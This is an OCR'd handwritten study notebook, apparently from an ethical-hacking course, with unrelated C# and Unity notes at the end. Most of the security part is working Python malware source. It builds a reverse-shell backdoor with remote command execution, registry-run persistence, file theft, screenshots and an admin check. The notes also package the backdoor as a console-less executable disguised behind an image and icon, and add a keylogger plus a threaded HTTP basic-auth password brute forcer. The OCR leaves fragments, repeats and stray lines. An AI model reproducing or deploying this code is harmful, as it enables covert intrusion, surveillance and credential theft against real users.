→ ~~apply~~ apply for all freelance website

dont forget to go ~~to~~

Simple learn.com >

↳ top 3 EEH certification

DATE

32) Cheat Sheet

→ CAPEC

→ Owasp top 10 / sans / cwe top 25 program errors

→ Bughunting.

→ Google hacking

→ ip Sweeping Scanning

→ packet sniffer

→ foot printing and Service identify

→ hard ware identification

→ meta data extration

→ enumeration (people, users, emails, subdomains)

→ Social engineering

→ human factor in information Security

→ finding and using exploits

→ SQL injection.

→ XSS

DATE

→ Session hijacking
→ DOS and DDOS
→ Abuse of functionality
→ Resource depletion
→ wireless hacking
→ Spoofing
→ probabilistic techniques
→ Exploitation of Authentication
→ Exploting privilege/trust
→ Physical security attacks
→ iot common vurnerabilitys
→ Shodan.io

83) Web Gallaher (manually)

→ doing manually
→ go to a website and press inspect source and find "<a" tag

classmate PAGE

DATE

84) ~~Zlogger~~

ZLOGGER

→ Download from git hub

→ install the program.

→ and run it, it will show how to use it.

85) # LAZAGNE (Password recovery)

→ download it from git hub

→ ~~install it~~

→ This is a post exploitation tools you can get password from there and use it.

→ ~~Send~~ it. Create an pass recovery

→ Send it to the target

→ using reverse shell and run it.

PAGE

classmate

PAGE

DATE

86) Simple Server Code.py

#!/usr/bin/python./

Socket programing (Server side)

→ #!/usr/bin/python

→ import Socket socket #(allare small case)

→ S = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

/* AF_INET - Stands for IP4 address and Stream - Stands for TCP connection */

→ S.Setsockopt (Socket.SOL_SOCKET, Socket.SO_REUSEADDR, 1)

/* Setting option using Setsockopt, REUSEADDR is used to allow the local connection dont Specify any normal ports like 80, 22, 8888 etc.. */

→ S.bind(("127.0.0.1", 54321))

/* ↓ local host IP address, ↘ local port */

→ S.listen(5)

↓

no of connections to be accepted.

→ print("listening for incoming connections")

→ target, ip = S.accept()

we receive the target and IP address of the

#Client when it is connecting back.

→ print("target connected!")

→ S.close() # closes the connection.

Client Side

bash command

nc 127.0.0.1 54321

↓ ↓

IP address port.

DATE

87) Reverse Shell - python

#!/usr/bin/python

Simple connection - client side

```
→ #!/usr/bin/python
→ import socket
  s = socket.socket (socket.AF_INET,
  socket.SOCK_STREAM)
→ s.connect (("127.0.0.1", 54321))
→ print ("Connection Established To Server")
→ S.close()
```

Server Side

Same as previous program.

print (answer)

s.close ()

Client Site

```
#usr/bin/python
import socket
sock = Socket.Socket (Socket.AF_INET,
Socket.SOCK_STREAM)
sock.connect(("127.0.0.1",54321))
print ("Connection Establish to Server.")
message = Sock.recv (1024)
print (message)
answer = "hello back"
Sock.Send (answer)
Sock.Close ()
```

use while loop on both programs to do it continuously
you can portforward to get all over the world

Simple messaging using Socket

DATE

Server Site

```
#!/usr/bin/python
import socket
S = Socket.Socket (Socket.AF_INET, ~~sock~~
socket.SOCK_STREAM)
S.SetSockopt (Socket.SOL_SOCKET, Socket.
SO_REUSEADDR, 1)
S.bind (("127.0.0.1", 54321))
S.listen (5)
print ("listening for incoming connections")
target, ip = S.accept()
print ("Target connected")
message = raw input ("ip to connected = " % str(ip))
target.Send(message)
answer = target.recv (1024)
                    # size of data to be recived
```

Reverse Shell - python

Client Side

```
#!/usr/bin/python
import socket
import subprocess
sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 54321))
print("Connection Establish To Server")
while True:
    Command = sock.recv(1024)
    if command = "q":
        break
    else:
        proc = subprocess.Popen(
Command, Shell = True, stdout = Subprocess.PIPE,
Stderr = subprocess.PIPE, Stdin = Subprocess.
PIPE)
```

→ result = proc.stdout.read() +

→ result = proc.stdout.read() +

proc.stderr.read()

→ sock.send(result)

→ Sock.close()

Server has same as previous program.

this program has many bugs.

88) SOCKET ...

Programming in python

→ S = Socket.Socket()

↓ object creation → creating a new socket.

→ S.bind(host, port).

↓

used to bind the Socket to the server hostandport.

→ S.send()

↓

used to send somting

DATE

→ So.listen()
↓
listen for any connection.

→ S.recv() # used to receive anything

→ S.close() # used to close the port.

Direct and Reverse connection

Creating a Server in digital ocean

→ Create a back shell

→ Create a Key logger using Python.

Network diode

→ it is a physical Barrier one side the traffic is allowed, ~~unless~~ unless it is reverse biased

fire wall

→ Key notes pls turn it on.

Encryption can be breached

→ you can store your ~~SS~~ certificate by mitM.

PAGE

classmate

output / comments.

DATE

#!/usr/bin/python → location of python shell

import socket → module contains socket pre functions

S = socket.socket (S.....) → object declaration.

~~s.setsockopt(.....)~~

Socket.AF_INET → IPV4 address.

Socket.SOCK_STREAM → Tcp connection establishment

S.SetSockopt → used to set options

S.bind (("IPaddress", "port")) → to bind host ip address

S.listen ("value") → used accept no of connections

Output

listening for connections

target has been connected.

PAGE

classmate

6/I

DATE

→ you you can do port forwarding for true connections.

O/P

Connection estatelish.

O/P

Server

listening for connections

Target has been connected

enter the message : hello

hi

Client

connection established

hello

Enter message hi

Python Input programming

DATE

89) Simple Server waiting for connections.

```
#!/usr/bin/python
import socket
S=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
S.SetSockopt(socket.SOL_SOCKET, Socket.SO_REUSEADDR, 1)
S.bind(("127.0.0.1", 54321))
S.listen(5)
print("listening for incoming connections")
target, ip = S.accept()
print("target connected")
S.close()
```

Simple client side connections

bash command

```
nc 127.0.0.1 54321
```

PAGE

classmate

DATE

Simple client side connection without NC

→ #! /usr/bin/python

→ import socket

→ sock = socket.socket (socket.AF_INET,
socket.SOCK_STREAM)

→ sock.connect (("127.0.0.1", 54321))

→ print ("connection establish to server.")

→ sock.close()

Sending messages using socket.

Server Side

→ #! /usr/bin/python

→ import socket

→ s = socket.socket (socket.AF_INET, socket.SOCK
_STREAM)

→ s.setsockopt (socket.SOL_SOCKET, socket.
SO_REUSEADDR, 1)

→ s.bind (("127.0.0.1", 54321))

PAGE

classmate

PAGE

```
s.listen(5)
print("listening for incomming connections")
target, ip = s.accept()
print("target connected")
message = raw_input("rev shell#:" % str(ip))
target.send(message)
answer = target.recv(1024)
print(answer)
s.close()
```

Client Side

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 54321))
print("connection established")
```

message = s.recv(1024)

print (message)

answer = raw_input("Enter:")

s.send(answer)

s.close()

SENDING MESSAGES Using While loop

Client | Server

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
0.1", 54321)
```

message = s.recv(1024)

print (message)

answer = raw_input("Enter:")

S. Send (answer).

S. close()

SENDING Messages Using While loop

Client | Server

→ #!/usr/bin/python

→ import socket

→ S = Socket.Socket (Socket. AF_INET, socket. SOCK_STREAM)

→ S. Setsockopt (socket. SOL_SOCKET, socket. SO_REUSEADDR, 1)

→ S. blind ("127.0.0.1", 54321)

→ S. listen (5)

DATE

→ print ("listening for incoming connections")
→ target, ip = S.accept()
→ print ("Target connected")
→ while true:
    → message = raw_input ("Shell #:" % str(ip))
    target.send(i)
    → target.send (message)
    → if message == "q":
        → break
    → else:
        → answer = target.recv(1024)
        → print (answer)
→ S.close()

Client

→ #!/usr/bin/python.
→ import socket.
→ sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

PAGE

classmate

```
sock.connect(("127.0.0.1", 54321))
print("Connection Establish to Server.")
While True:
    message = sock.recv(1024)
    print(message)
    if message == "q":
        break
    else:
        message_back = raw_input("Type
            message to be sent to server:")
        sock.send(message_back)
sock.close()
```

Exicuting Small commands using While

Server Side

```
#!/usr/bin/python
import socket
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt (socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind (("127.0.0.1", 54321))
s.listen (5)
print ("listening for incoming connections")
target, ip = s.accept ()
print ("Target connected!")
While True:
    Command = raw_input ("* Shell#-%s: "% str (ip))
    target.send (command)
    if command == "q":
        break
    else:
```

// this is a buggie app

// this is a reverse shell

→ → result = target.recv(1024)

→ → print(result)

→ s.close()

Client Side

→ #!/usr/bin/python

→ import socket

→ import subprocess.

→ sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

→ sock.connect(("127.0.0.1", 54321))

→ print("Connection Established to Server.")

→ while True:

→ command = sock.recv(1024)

→ if command == "q":

break

→ else:

→ proc = subprocess.Popen (command, shell=True, stdout = subprocess.PIPE, stderr = subprocess.PIPE, stdin = subprocess.PIPE)

→ result = proc.stdout.read() + proc.stderr.read()

→ sock.send (result)

→ sock.close()

Remove Bugs from this ↑

Client side

→ Import socket

→ import subprocess

→ def reliable_send (data):

→ json_data = json.dumps (data)

→ sock.send (json_data)

DATE

fixing 1024 bits in receive

this is a femorfunction

classmate

PAGE

Bug free

→ #!/usr/bi

→ def Server(

→ global

→ global

→ global

→ S = soc

Socket.

→ S.setsockopt(s

REUSEAPPR, 1

→ S.bind(("127.0.

→ s.listen(5)

→ print("Listening

→ target, ip = s.acce

→ print("Target conne

classmate

Bug free Version

→ #!/usr/bin/python

→ def Server():

→ global s

→ global IP

→ global target

→ S = socket.socket(socket.AF_INET, Socket.SOCK_STREAM)

→ S.setsockopt(Soket.SOL_SOCKET, socket.SO_REUSEAPPR, 1)

→ S.bind(("127.0.0.1", 54321))

→ s.listen(5)

→ print("Listening for incomming connecting")

→ target, ip = S.accept()

→ print("Target connected!")

```
def shell():
    while True:
        command = raw_input("* Shell #~%s:" %
str(ip))
        ~~target.send(command)~~ reliable_send(command)
        if command == "q":
            break
        else
            result = ~~target.recv~~ reliable_recv(1024)
            print(result)
def reliable_send(data):
    json_data = json.dumps(data)
    target.send(json_data)

def reliable_recv():
    json_data = ""
    while True:
        try:
            json_data = json_data + target.
```

DATE

Subprocess.PIPE, stdin = subprocess.PIPE

→ result = proc.stdout.read() + proc.stderr.read()

recv(1024)

→ return json.loads(json_data)

→ except ValueError:

→ continue

Server()

Shell()

S.close()

X donot follow this

Create a functions in your reverse shell.

→ High data transfer

→ no loop back black screen.

→ convert the py. file to exe.

→ try to connect after a particular time.

PAGE

classmate

DATE

trying to connect after 20 sec

→ import time

→ def connection

→ while True :

→ time . sleep (20)

→ try :

→ Sock . connect (("192.168.1.9", 54321))

→ Shell ()

→ except :

connection()

persistance function

→ you should enter your program in a registery you can open regedit to see.

→ use always HKey current user if the system user is not admin.

go to . → run → Regedit → computer → HKey current user → Software → microsoft → windows → current version → run . (Store ur registry)

classmate

→ Change the Back door & Reverse Shell name to something believable

presentance code

// → outputs → \

Os. environ is used to find a directory

Presentance

Import os

→ import shutil

→ import sys

→ #helps to run

→ location =

Back door . exe

→ Shutil . Copyfile

→ Subprocess . call

. soft \ Windows \

/t REG_S

True)

check and

donot create

if not os.

↓

Same

classmate

PAGE

classmate

Presentance code

```
import os
import shutil
import sys
#helps to run the program when we restart
location = os.environ["appdata"] + "\\Backdoor.exe"
shutil.copyfile(sys.executable, location)
subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /V Backdoor /t REG_SZ /d "' + location + '"', shell=True)
```

check and stop the presentance does exist

donot create a presistance again

```
if not os.path.exists(location):
```

↓

Same.

Changing the directory function

Client side

→ if command[:2] == "cd" and len(command) > 1:

→ try:

→ os.chdir(command[3:])

→ except:

→ continue.

~~Client side~~

Server side.

→ if command[:2] == "cd" and len(command) > 1:

→ Continue

download and uploads

~~download~~

Server.

download

```
if command[:8] == "download":
    with open(command[9:], "wb") as file:
        result = reliable_recv()
        file.write(base64.b64decode(result))
```

Upload

```
elif command[:6] == "upload":
    try:
        with open(command[7:], "rb") as fin:
            reliable_send(base64.b64encode
(fin.read()))
    except:
        Failed = "failed to upload"
        reliable_send(base64.b64encode(failed))
```

DATE

#dodownload file

#naming the downloading file

classmate

PAGE

Client

download

→ elif command

→ with open (

→ reliable_

read())

upload

elif command

→ with open (com

→ result = s

→ f.in.

(result))

Downloading

→ def download (

→ get_response

→ file_name = wo

→ with open (file

classmate

Client

download

DATE

→ elif command[:8] == "download":

→ with open(command[9:], "rb") as file

→ reliable_send(base64.b64encode(file.read()))

upload

elif command[:6] == "upload":

→ with open(command[7:], "wb") as fin:

→ result = reliable_recv()

→ fin.~~write~~write(base64.b64decode(result))

Downloading file from internet

→ def download(url):

→ get_response = requests.get(url)

→ file_name = url.split("/")[-1]

→ with open(file_name, "wb") as out_file:

PAGE

classmate

→ out_file.write(get_response.content)

elif command[:3] == "get":

→ try:

→ download(command[4:])

→ reliable_send("[+] Download file from specific url")

~~except:~~

→ except:

→ reliable_send("[!!] failed to download")

this version of our reverse shell is little buggie if we start any application like notepade etc. the reverse shell gets hanged. to fix this issue a function

Client

→ elif command[:5] == "start":

→ try:

→ subprocess.popen(command[6:], shell=True)

→ reliable_send("[+] started")

→except:

→reliable_send("[!! Faild to start!")

To take Screen short.

Client

→elif command[:10]=="Screenshot";

→try:

→screenshot()

→with open("monitor-1.png","rb")as sc:

→reliable_send(base64.b64encode

(sc.read()))

→os.remove("monitor-1.png")

→except:

→reliable_send("[!!] failed to take screenshot")

#adding a module

from mss import mss

```
def screenshot():
    with mss() as screenshot:
        screenshot.shot()
```

Server Side

```
global count = 1
elif command[:6] == "screenshot":
    try:
        with open('screenshot%d' % count, 'wb') as screen:
            image = reliable_recv()
            image_decoded = base64.b64decode(image)
            if image_decoded[:4] == "[!!]":
                print(image_decoded)
            else:
                screen.write(image_decoded)
                count += 1
```

DATE

Compiling the previous program

- Win /root/.wine/drive_c/python27/Scripts/

location

pyinstaller.exe --add-data "/root/pythonprograms/reverse/Image.jpg;." --onefile --noconsole

location

now Go to convert jpg to ico
https://convertico.com/jpg-to-ico/

--icon /root/Downloads/imgico.jpgico.

reverse_shell.py

now Go to convert ico.com/jpg-to-ico.

PAGE

classmate

PAGE

DATE

Compile again

→ wine /root/.wine/drive_c/python27/Scripts/pyinstaller.exe --add-data "/root/python programs/reverse/Dragon-wall.jpg*." --onefile --noconsole --icon /root/Downloads/Dragon-wall.ico reverse_shell.py

the user is admin or not and istall our Backdore in all users

normal program (not in backdore)
→ import os
→ def has_admin():
    → global admin
    → try:

The back door is opened as an Image

if ~~not code~~ # the code should be ~~run~~ run when
user opens it
→ if not os.path.

. . . . . .

pre-existing code = . . .

. . . . . .

→ name = sys.MEIPASS + "\Image.jpg"

→ try :

→ subprocess.Popen (name, shell = True)

→ except

any code can be written

→ a = 3

→ b = 2

→ c = a + b

DATE

accessing temp directory because
only admin can access it

DATE

→ temp = os.listdir(os.sep.join([os.environ.get('SystemRoot', 'C:\\windows'), 'temp']))

→ except:

→ admin = false

→ else:

→ admin = true

→ has_admin()

→ if admin == True:

→ print("you are an admin")

→ else

→ print("your are not an admin")

in Backdoor Client

→ def is_admin()

→ global admin

→ try:

→ temp = os.listdir(os.sep.join([

PAGE

classmate

os.environ.get('SystemRoot', 'C:\Windows'), 'temp']))

→ except:

→ admin = "false"

→ else:

→ admin = "true"

and a check statement

→ elif command[:5] == "check":

→ try:

→ is admin()

→ reliable_send(admin)

→ except:

→ reliable_send("cant perform it")

Adding help command

make if else statement

on client side.

DATE

this program is not a key logger it just sho
how keylogger Works.

PAGE

classmate

Keylogger

→ #!/usr/bin

→ import pynp

→ Keys = " "

→ def process_ke

→ global key

→ try:

→ ke

→ except

→ if

→ cl

→ Print (

→ keyboard_lis

Con press = pr

→ with keyboar

classmate

just shows

DATE

Keylogger using python

```
#!/usr/bin/python
import pynput.keyboard
keys = " "
def process_keys(key):
    global keys
    try:
        keys = key + str(key.char)
    except AttributeError:
        if key == key.space:
            keys = keys + " "
        else:
            keys = keys + " " + str(key) + " "
    Print (keys
keyboard_listener = pynput.keyboard.listener
(on press = process_keys)
with keyboard_listener:
```

classmate

PAGE

PAGE

→ Keyboard_listener.join()

Clear and store the key logger for a particular time eg 20 sec.

~~function~~

Pure Keylogger working

→ #!/usr/bin/python

→ import pynput.~~key~~Key board

→ import threading

→ Keys = " "

→ def process_keys(key):

→ → global keys

→ → try:

→ → → Keys = keys + Str(key.char)

→ → except AttributeError:

→ → → if key == key.Space:

```
        keys = keys + " "
    else:
        keys = keys + " " + str(key) + " "

def report():
    global keys
    print(keys)
    key = ""
    timer = threading.Timer(5, report)
    timer.start()

keyboard_listener = pynput.keyboard.Listener(on_press
= process_keys)
with keyboard_listener:
    report()
    keyboard_listener.join()
```

adding addition functions

```
elif key == key.right:
    keys = key + " ->> "
elif key == key.left:
    keys = key + " .<< _- "
elif key == key.up
    keys = key + " <<||"
elif key == key.down
    keys = key + " <<//"
```

Write the key strokes to a file

```
# with →
    → with open("key logger.txt", "a") as fin
        → report()

def report():
    global keys
    fin.write(keys)
    keys = ""
```

experiment as your way.

```
def report():
    global keys
    fin = open("keylogger.txt", "a")
    fin.write(keys)
    keys = ""
    fin.close()
    timer = threading.Timer(5, report)
    timer.start()
```

Implementing our keylogger in backdore

make the keylogger as a whole function. and import in back door

client command.

```
elif command[:12] == "keylogger_start":
    t1 = threading.Thread(target = keylogger.start)
    t1.start()
```

Brute forcer (Basic authentication of web)

```
#!/usr/bin/python
import requests
from threading import thread.
import sys
import getopt.
def banner():
    print "#.....#"
    Print "  Our basic brute forcer "
    print "#-----#"
def start(argv):
    banner()
    try:
        opts pargs = getopts.getopt(argv, "u:w:f:t")
    except getopt.GetoptError:
        Print "Error on arguments"
        sys.exit()
```

```
for opt, arg in opts:
    if opt == '-u':
        user = arg
    elif opt == '-w':
        url = arg
    elif opt == '-f':
        passlist = arg
    elif opt == '-t'
        threads = arg
try:
    f = open(passlist, "r")
    passwords = f.readlines()
except:
    Print "[!!] can't open that File"
    Sys.exit()
launcher_thread(passwords, threads, user, url)
if __name__ == "__main__":
```

```
→ try:
    → start(sys.argv[1:])
→ except KeyboardInterrupt:
    → print "[!!] Interrupted"
→ # thread launcher.
→ def launcher_thread(passwords, n, usernames, url):
    → global i
    → i = [ ]
    → i.append[0]
    ~~→ while len(passwords):~~
~~global hit~~
~~hit = "1"~~
    → global hit
    → hit = "1"
    → while len(passwords):
        → if hit == "1"
            → try:
                → if i[0] < n:
```

```
        passwd = passwords.pop(0)
        i[0] = i[0] + 1
        thread = request_performer(
passwd, username, url)
        thread.start()
    except KeyboardInterrupt:
        print "[!] Interrupted]"
        sys.exit()
    threads.join()

# create a class
class request_performer(Thread):
    def __init__(self, name, user, url):
        Thread.__init__(self)
        self.password = name.split("\n")
[0]
        self.username = user
        self.url = url
```

```
print "Z" + self.password + "\r"
    → Print "\r" + self.password + "\r"
→ def run(self):
    → global hit
    → if hit == "1":
        → try:
            → r = requests.get(self.url,
auth = (self.username, self.password))
            → if r.status_code = 200:
                → hit = "0"
                → Print ("password found"
+ self.password)
            → else
                → print "[!] - " + self.
password + " is not valid"
                → i[0] = i[0-1]
        → except Exception, e:
            → print e

# add help options
```

DATE

(65) Subdomine finder

```
#!/usr/bin/env python
import requests
def request(url):
    try:
        return request.get("http://" + url)
    except requests.exceptions.ConnectionError:
        pass
target_url = "google.com"
with open("/root/Downloads/subdomains.list", "r") as
word list_file:
    for line in wordlist_file:
        word = line.strip()
        test_url = word + "." + target_url
        response = request(test_url)
        if response:
            print ["[+] Discoved subdomain --> " +
```

PAGE

classmate

test_url)

→ # if response means if it gets exicuted

→ # the if loop will get executed

CRAWLING

the hidden directories

Same as domine the files can be access by "/"

Suffied the url and name prefiled

→ #!/usr/bin/env python

→ import requests

→ def request(url)

→ try:

→ return requests.get("http://" + url)

→ except requests.exceptions.connectionerror:

→ pass.

target_url = "10.0.2.20/mutillidae/"

~~web~~

→ with open("/root/Downloads/common.txt", "r") as wordlist_file:

→ for line in wordlist_file:

→ word = line.strip()

→ test_url = target_url + "/" + word

→ response = request(test_url)

→ if response:

→ print("[+] Discovered URL -->" + test_url)

→ #use github for word list

~~web~~ web crawling

Spider

Web crawler

DATE

Pure python beating a html extractor

→ Pip install requests


→ pip3 install lxml

→ pip install Selectolax

→ pip install beautifulsoup4

Code

→ pip install scapy.



109) aimgrip

(109)

4:3

8 00 X 600 = 133.33 X


1024 X 768 =

1920 X 1440 =


16:10 =


1920 X 1200 =

5 ÷ = 1.4



DATE


Create
Load
Task
Info Done by, us
help


Message
Info usage.
Done by

Index

Index

Index

Index

Index

DATE

DATE

) Software to be install
) Important Python modules
3) maltego
) NoDistribute
) the fat rat
6) Zlogger
7) LaZagne
8) exe to Bat
9) Iconachive
) Auto it
) ms office exploits
) Data Scan
3) x32 bit ark
4) Arp spoof.
) Dos attacks
) Back door using
asploit
metasploit community
gui)

PAGE

Index

DATE

168) Nexpose (Rapid7)
169) CSS
170) Gimp
171) bash.
172) SSMTP → emails
173) Curl local download
174) grep
175) cron job
176) One page at time (cmd)
177) bash
178) Various text editors of linux
179) keys used in vi
180) Power Shell
181) Android Studio
182) Observations
183) Class of Ips
184) Net Id host Id
Seperation

classmate

PAGE

① ① C#

DATE

Console.WriteLine("Hello world");

to print hello world ↑

Console.ReadLine();

to read line ↑

Console is reading

Console → correct

C# is Case Sensitive.

WriteLine — WriteLine

ReadLine — ReadLine

Console

// → comment line a code.

→ this is a pure object oriented programming language.

. - member accesser

Console.WriteLine("ASD");

Simple pgm

```
int x, y;
x = 7;
y = x + 3;
Console.WriteLine(y);
```

int for int

Char in string → String.

Pf program for to read and write names

~~Console.WriteLine(y);~~

```
Console.WriteLine("what is your name ?");
Console.WriteLine("type your first name");
String my first name;
My firstname = Console.ReadLines();
String ~~my~~ mylast name;
Consde.Waite("type of your last name");
~~My~~ my lastname = Console.Read line();
Console.Writeline("hello," + my first name + " "
        + My lastname");
Console.Read line(); \\ works like getch();
```

C# Code for a [illegible]

```
1)  Console.WriteLine ("Eric's Big giveaway");
2)  Console.Write ("Choose a door : 1, 2 [illegible] : ");
3)  String value;
4)  String userValue = Console.ReadLine();
5)  if (userValue == "1")
6)  {
7)      String message = "you won a new car";
8)      Console.WriteLine (message);
9)  }
10) [illegible]
11) else if (userValue == 2)
    {
13) String message := "Bla"
    Console.WriteLine (message);
15) }
16) else
17) { Console.WriteLine ("we dont know that");
18) }
```

classmate PAGE

Console.ReadLine();

to concardinate 2 Strings

eg

~~message~~

String a = "abcd";

~~String~~ a = a + "efg";

Console.WriteLine(a);

output

abcdefg.

Conditional operator for C#

String message = "asd"

~~String~~

String u = (message == "asd") ?

"yes" : "no";

// same as C++ and C.

eg in C++

message = "asD"

cout << "kaka" << message << "hello";

in C#

~~Cons~~

message = "asD"

console.writeline("you wone a {0}.",
, message);

output

C++ kaka asD hello

C# you wone a asd.

---

2) ~~Console~~ C# code eg

String a = "Baba";

String B = "Ramdeu";

console.writeline("you entered: {0},
therefore you wone a. {1}.", a, B);

Console.readline();

output :

you entered : Baba therefore you become a Gamedev. //

Same operators as C++ and c

&& and operator

```
if ((x>y) && (a>b))
 {
 }
```

|| or operator

```
if ((x>y) || (a>b))
{
}
```

---

for loop is also same

break ; also same

~~array is also same.~~

to declare array

int [ ] numbers = new int [5];

type array name assaing new assignment size

number [0] = 4;

number [1] = 8; etc...

to print a specific value

Console.WriteLine (number[0]);

Console.WriteLine (numbers.length);

// to know the length of the array

---

array for string

String [ ] names = new string [ ] { "Eddie",
"Alex"; "ASD"};

↓
size is not defined
here its ok.

DATE

to print every thing from the String array

```
String [ ] names = new string [ ] { "Eddie",
"Alex", "michel", "lee" };
// initialization of String array.
~~for each~~
foreach (String name in names)
{
Console . WriteLine (name);
}
Console . ReadLine ();
```

// this a program to loop and write all names in the String array

hint name = 0 and names = String array

loop nam = name + 1.

(2)

to reverse a ~~String~~

~~String~~ Zig = "you"

UNITY

GTech

ASD for ever.

Some of the Indie games are asm

1) Rocket league, bg -
2) Grungeon
3) my friend pedro
4) OXENFREE
5) the Stanley parable
6) Inside etc ....
7) Syperhot etc ...

unity uses Java script or C#

classmate

PAGE

3D Sqware movement game

DATE

→ Inspector Contains all main aspects of ~~unity~~ game components

→ project pannel Show all main assets or the current assets

→ you can drag around pannels for your friendly purpose

→ you can make all default by the top right corner.

→ press create to Spawn the Basic objects

→ in assets you should create a material.

→ press Ctrl + D to duplicate any of the Solid objects

→ Do not play and do the adjustments.

→ Ctrl + S → to Save the projects.

→ to create a player movement script Save the Right body script, just click x2 to a Script.

PAGE

classmate

→ Delet the first two lines in C# Script

Console. ~~code~~ code changes into Debug. ~~C~~ code.

Debug.log ("hello") // points in the Console it can be seen as refrence.

→ to modify some predefined functions

eg

Public Rigidbody rb;

↓

// Object creation

Void Start ()

{

rb.AddForce ();

}

Void update () { }

↓

many can be used like

~~Rb. use gravity~~

Rb. useGravity = false;

↓

to disable the gravity

Rb. AddForce (x, y, z);

// x = value and y = value , z = value

Should be given to apply some force

void FixedUpdate () // unity like this than the update

→ to download the high quality of 3D models . go to ~~dessert~~ dessassets.com

~~types of~~ Data types

int → Whole number.

float → decimal number

String → text

bool → true/false

Vector 3 → Stores 3 float.

Input . Get key . ("d")

↓

any key

→ to a float value it is good to add f

eg

Public float forward force = 2000f;

Update is ~~f~~ speed than Fixed Update

in void update

write transform . position to change the ~~the~~ camera view as the player move.

Code f

using U

public class

{

Public T

Public V

Void ~~up~~

{

trans

~~Offset~~

}

}

third pe

{

the tra

}

Offset is

Code for FPS View

```
using Unity Engine;
public class FbwPlayer : MonoBehaviour
{
Public Transform player; // varible declaration
Public Vector3 offset; // varible declaration.
Void Update()
{
transform.position = player.position + offset;
}
}
```

Third person

```
{
transform.position = player.position + offset;
}
```

Offset is Set as X= , Y= , Z= Some value.

~~Debug~~ to indicate when you hit a obsakill

DATE

```
1)  Void ~~On~~
2)  Void OnCollisionEnter (Collision CollisionInfo)
3)  {
4)      if (collisionInfo.collider.tag == "Obstacle")
5)      {
6)          Debug.log("we hit an obstacle!");
7)      }
8)  }
9)                                  //this displays on the console.
10)
11)
```

to Stop after a collision

```
13) public PlayerMovement movement;
14) Void .on collisionEnter (Collision collisionInfo)
15) {
1)      if (collisionInfo.collider.tag == "obstacle")
1)      {
1)          movement enable = false;
1)      }
1)  }
1)  }
```

classmate

PAGE

Hierarc
this pa
Inspect
Inside
are calle
Time.

classmat

Program to move the camera with the player

DATE

```
using
{
    Public Transform player; // the player is
    dragged into it
    public Vector3 offset; // some value is
    set here for x, y, z";
    Void update ()
    {
        transform.position = player.position +
                             offset;
    }
}
```

In Built function of collider

```
{
    Void OnCollisionEnter () // in Built it only
    works when the Box colider is one
